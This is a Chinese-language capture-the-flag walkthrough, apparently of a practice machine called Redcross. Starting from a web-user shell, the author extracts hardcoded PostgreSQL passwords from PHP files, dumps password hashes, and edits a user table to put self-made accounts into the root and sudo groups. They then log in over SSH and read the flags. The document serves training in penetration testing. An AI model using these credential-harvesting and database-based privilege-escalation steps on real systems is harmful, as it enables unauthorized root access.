www-data@redcross:/var/www/html/admin/pages$ id
idw
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@redcross:/var/www/html/admin/pages$whoami
whoami
www-data
www-data@redcross:/var/www/html/admin/pages$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
penelope:x:1000:1000:Penelope,,,:/home/penelope:/bin/bash
postgres:x:115:121:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
www-data@redcross:/var/www/html/admin/pages$ █
```

找到疑似資料庫帳密


```
位置：/var/www/html/admin/pages/users.php
$dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixnss password=fios@ew023xnw");

* * *

位置：/var/www/html/admin/pages/actions.php共2筆
$dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B&");
$dbconn = pg_connect("host=127.0.0.1 dbname=redcross user=www password=aXwrtUO9_aa&");
```

有2種資料庫。不是mysql那就是psql




```
            Analyzing MariaDB Files (limit 70)
-rw-r--r-- 1 root root 869 Aug 10  2017 /etc/mysql/mariadb.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/

-rw------- 1 root root 277 Jun  3  2018 /etc/mysql/debian.cnf

            Analyzing PostgreSQL Files (limit 70)
Version: psql (PostgreSQL) 11.22 (Debian 11.22-0+deb10u1)
```

測試mysql失敗
因不熟psql指令(成功)
參考：https://lianankuan.medium.com/學習postgresql-rails的開發習慣-262be0e26b99
為第二組帳密




```
www-data@redcross:/$ psql -h 127.0.0.1 -U unixusrmgr unix
psql -h 127.0.0.1 -U unixusrmgr unix
Password for user unixusrmgr: dheu%7wjx8B&

\l
                                  List of databases
   Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-----------+----------+----------+-------------+-------------+-----------------------
 postgres  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 redcross  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =Tc/postgres         +
           |          |          |             |             | postgres=CTc/postgres+
           |          |          |             |             | www=CTc/postgres
 template0 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
           |          |          |             |             | postgres=CTc/postgres
 template1 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
           |          |          |             |             | postgres=CTc/postgres
 unix      | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
(5 rows)
```

逐一查看欄位



```
\d+
                       List of relations
 Schema |     Name      |   Type   |  Owner   |    Size    | Description
--------+---------------+----------+----------+------------+-------------
 public | group_id      | sequence | postgres | 8192 bytes |
 public | group_table   | table    | postgres | 8192 bytes |
 public | passwd_table  | table    | postgres | 16 kB      |
 public | shadow_table  | table    | postgres | 8192 bytes |
 public | user_id       | sequence | postgres | 8192 bytes |
 public | usergroups    | table    | postgres | 0 bytes    |
(6 rows)
```

1. group_id 無權限
2. group_table 無權限
3. passwd_table 是web帳密..




```
select * from passwd_table;
 username |                passwd                | uid  | gid  | gecos |    homedir     |   shell
----------+--------------------------------------+------+------+-------+----------------+-----------
 tricia   | $1$WFsH/kvS$5gAjMYSvbpZFNu//uMPmp.   | 2018 | 1001 |       | /var/jail/home | /bin/bash
 tso      | $1$WIF05As6$.Q2ol9U5AAaWXoZJg/qpF0   | 2023 | 1001 |       | /var/jail/home | /bin/bash
(2 rows)
```

4. shadow_table 無權限
5. user_id 無權限，發有uid、gid

嘗試更新passwd_table的gid是否可行
參考：https://www.fooish.com/sql/update.html
指令：


```
update passwd_table set gid=0 where username='tso';
```

已更新



```
select * from passwd_table;
 username |                 passwd                 | uid  | gid  | gecos |    homedir     |   shell
----------+----------------------------------------+------+------+-------+----------------+-----------
 tricia   | $1$WFsH/kvS$5gAjMYSvbpZFNu//uMPmp. | 2018 | 1001 |       | /var/jail/home | /bin/bash
 tso      | $1$WIF05As6$.Q2ol9U5AAaWXoZJg/qpF0 | 2023 | 1001 |       | /var/jail/home | /bin/bash
(2 rows)

update passwd_table set gid=0 where username='tso';
UPDATE 1
select * from passwd_table;
 username |                 passwd                 | uid  | gid  | gecos |    homedir     |   shell
----------+----------------------------------------+------+------+-------+----------------+-----------
 tricia   | $1$WFsH/kvS$5gAjMYSvbpZFNu//uMPmp. | 2018 | 1001 |       | /var/jail/home | /bin/bash
 tso      | $1$WIF05As6$.Q2ol9U5AAaWXoZJg/qpF0 | 2023 |    0 |       | /var/jail/home | /bin/bash
(2 rows)
```


很xxx因為tso的帳號直接不見，看web也沒有，但資料庫還在..從新創一隻`testtso`，`已更新上面先前新創帳密`



```
select * from passwd_table;
 username |                 passwd                 | uid  | gid  | gecos |    homedir     |   shell
----------+----------------------------------------+------+------+-------+----------------+-----------
 tricia   | $1$WFsH/kvS$5gAjMYSvbpZFNu//uMPmp. | 2018 | 1001 |       | /var/jail/home | /bin/bash
 tso      | $1$WIF05As6$.Q2ol9U5AAaWXoZJg/qpF0 | 2023 |    0 |       | /var/jail/home | /bin/bash
 testtso  | $1$5h/vFxl1$Rk0Suxx9xtnpT4UjrEHCd/ | 2026 | 1001 |       | /var/jail/home | /bin/bash
(3 rows)

update passwd_table set gid=0 where username='testtso';
UPDATE 1
select * from passwd_table;
 username |                 passwd                 | uid  | gid  | gecos |    homedir     |   shell
----------+----------------------------------------+------+------+-------+----------------+-----------
 tricia   | $1$WFsH/kvS$5gAjMYSvbpZFNu//uMPmp. | 2018 | 1001 |       | /var/jail/home | /bin/bash
 tso      | $1$WIF05As6$.Q2ol9U5AAaWXoZJg/qpF0 | 2023 |    0 |       | /var/jail/home | /bin/bash
 testtso  | $1$5h/vFxl1$Rk0Suxx9xtnpT4UjrEHCd/ | 2026 |    0 |       | /var/jail/home | /bin/bash
(3 rows)
```

無法使用bash且不在sudo組中，

尋找`sudo`要多少`gid`?發現要改成`27`




```
└─# ssh testtso@10.10.10.113
testtso@10.10.10.113's password:
Linux redcross 4.19.0-25-amd64 #1 SMP Debian 4.19.289-2 (2023-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
testtso@redcross:~$ id
uid=2026(testtso) gid=0(root) groups=0(root)
testtso@redcross:~$ groups
root
testtso@redcross:~$ cat /etc/group | grep sudo
sudo:x:27:
testtso@redcross:~$
```

```
update passwd_table set gid=27 where username='tsotso';
```

帳號又不見拉....


新增：`tsotso : a8dCSyjv`

已更新成功，並獲取sudo組



```
select * from passwd_table;
 username |                passwd                | uid  | gid  | gecos |    homedir     |   shell
----------+--------------------------------------+------+------+-------+----------------+-----------
 tricia   | $1$WFsH/kvS$5gAjMYSvbpZFNu//uMPmp.  | 2018 | 1001 |       | /var/jail/home | /bin/bash
 tso      | $1$WIF05As6$.Q2ol9U5AAaWXoZJg/qpF0  | 2023 |    0 |       | /var/jail/home | /bin/bash
 testtso  | $1$5h/vFxl1$Rk0Suxx9xtnpT4UjrEHCd/  | 2026 |   27 |       | /var/jail/home | /bin/bash
(3 rows)

update passwd_table set gid=27 where username='tsotso';
UPDATE 1
select * from passwd_table;

 username |                passwd                | uid  | gid  | gecos |    homedir     |   shell
----------+--------------------------------------+------+------+-------+----------------+-----------
 tricia   | $1$WFsH/kvS$5gAjMYSvbpZFNu//uMPmp.  | 2018 | 1001 |       | /var/jail/home | /bin/bash
 tso      | $1$WIF05As6$.Q2ol9U5AAaWXoZJg/qpF0  | 2023 |    0 |       | /var/jail/home | /bin/bash
 testtso  | $1$5h/vFxl1$Rk0Suxx9xtnpT4UjrEHCd/  | 2026 |   27 |       | /var/jail/home | /bin/bash
 tsotso   | $1$9WgLWRtG$PQJzkPa4/Pq688WSC2XcH1  | 2027 |   27 |       | /var/jail/home | /bin/bash
(4 rows)


┌──(root㉿kali)-[/home/kali/Desktop/tool]
└─# ssh tsotso@10.10.10.113
tsotso@10.10.10.113's password:
Linux redcross 4.19.0-25-amd64 #1 SMP Debian 4.19.289-2 (2023-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tsotso@redcross:~$ id
uid=2027(tsotso) gid=27(sudo) groups=27(sudo)
tsotso@redcross:~$ groups
sudo
tsotso@redcross:~$
```

獲取user、root旗標



```
tsotso@redcross:~$ find / -name user.txt 2>/dev/null
/usr/share/doc/phpmyadmin/html/_sources/user.txt
/home/penelope/user.txt
tsotso@redcross:~$ sudo cat /home/penelope/user.txt
94518f5276907bc1fa78ab960c7d1b42
tsotso@redcross:~$ find / -name root.txt 2>/dev/null
tsotso@redcross:~$ sudo cat /root/root.txt
a49031313917d003aa7bf39e266128ac
tsotso@redcross:~$
```